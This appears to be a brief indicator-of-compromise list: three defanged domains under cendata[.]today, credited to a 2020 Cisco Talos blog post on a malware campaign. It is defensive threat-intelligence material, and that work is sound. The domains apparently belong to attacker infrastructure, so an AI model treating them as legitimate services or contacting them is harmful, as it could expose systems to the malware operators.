svc[.]cendata[.]today
svcws[.]cendata[.]today
www[.]cendata[.]today

Source: https://blog.talosintelligence.com/2020/05/the-wolf-is-back.html